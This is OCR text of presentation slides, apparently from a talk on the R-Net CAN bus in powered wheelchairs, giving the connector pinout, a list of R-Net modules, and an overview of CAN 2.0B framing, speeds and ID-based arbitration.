

U HAZ CANbus...




AND CONSEQUENCES

R-Net interface and topology



Female / Device side

1) CAN Lo
2) CAN Hi
3) +24VDC
4) GND(-)



EL PM90

5

80(90)

Seating Module

LED JSMs

Monochrome JSMs

Color JSMs

Toggles & Pots

Omni

PM80/120

Encoder Module

Attendant

2L
4L
6L

Intelligent Seating/
Lighting Module

2
4
6

Intelligent Seating
Module


Lighting Module

Output Module

Bluetooth Module

The R-net Family

R-NET rides on CANBUS 2.0B



Differential pair. Dominant and recessive bits.

dominant is a logical 0 (actively driven to a voltage by the transmitter)
recessive is a logical 1 (passively returned to a voltage by a resistor)

Frame oriented. IDs: 11bits(standard frame)

11+18bits(extended frame). Data can be 0 to 8 bytes.

Speeds: R-net is at 125Kbps. Max 1Mbps for Can 2.0B

FrameID represents message priority.
If multiple messages attempt to xmit at the same time, the lowest ID wins.

